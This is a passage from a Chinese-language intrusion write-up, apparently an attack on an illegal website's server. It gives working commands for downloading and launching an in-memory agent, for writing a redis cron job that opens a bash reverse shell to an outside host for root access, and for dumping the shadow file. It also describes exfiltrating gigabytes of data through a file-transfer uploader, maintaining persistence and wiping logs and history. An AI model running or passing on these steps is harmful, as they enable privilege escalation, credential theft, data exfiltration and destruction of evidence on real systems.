wget x.x.x.x:50000/agent_starter.jar

nohup java -jar agent_starter.jar "java_process_name" 8 &
```

挂上Burp访问靶标，找到了个不302跳转的接口，加上密码，访问内存马成功




0x06 借用redis权限提升

目标为www权限，而且用的亚马逊云，及时打了补丁，最近的番号pkexec，dirty pipe等测试后不好使，脏牛等老古董更不行

GUID，SUID查了一遍，没有误配

最后都快放弃的时候看了一眼进程，redis是以root权限运行的...天助我也




直接通过端口转发程序把redis的端口转发到本地

利用redis写计划任务

（PS:Ubuntu下会因为夹杂了脏数据导致语法无法识别而任务失效；但对于centos系统则没有影响，可以成功被利用，靶标为centos）

```
echo -e "\n\n*/1 * * * * /bin/bash -i >& /dev/tcp/xx.xx.xx.xx/4444 0>&1\n\n"|redis-cli
-h xx.xx.xx.xx -x set 1 #设定值
redis-cli -h xx.xx.xx.xx config set dir /var/spool/cron/
redis-cli -h xx.xx.xx.xx config set dbfilename root
redis-cli -h xx.xx.xx.xx save
```

nc监听本地，没过一会，root权限的shell就弹回来了



随后又把shadow导出，取证了root用户目录下的部分东西，做了部分权限维持

0x07 文件取证资料回传

把取证好的网站Jar包，目录日志，登陆日志打包好，足足有几个G，回传文件成了难事

```
tar -cvf xxxx.tar *
```

尝试了nc，后门回传等均不稳定中途回传断掉，自己的oss那时候也过期了，没法通过oss回传，难受的一逼..


最终问了下小圈里的师傅，提供了一个好用的思路

利用奶牛快传回传文件

https://github.com/Mikubill/cowtransfer-uploader

```
nohup ./cowtransfer-uploader -c "remember-mev2=...;" -a "<cow-auth-token>" xxx.tar
```


速度很舒服，大概上传速度能到每秒6M




随后直接去自己的奶牛快传下载即可

0x08 资料分析

把回传回来的jar包反编译，取证其中的数据库链接信息，等待下步指示



分析程序记录的Log日志，后台登陆信息、账号、登陆IP尽收眼底；站在暗处的违法分子命不久矣



0x09 擦屁股与后言

随后把web当日日志，history，/var/log下的日志全部清理干净

用到的工具全部wipe删掉

断掉shell链接的一瞬间，我醒了，发现这一切竟是我在做梦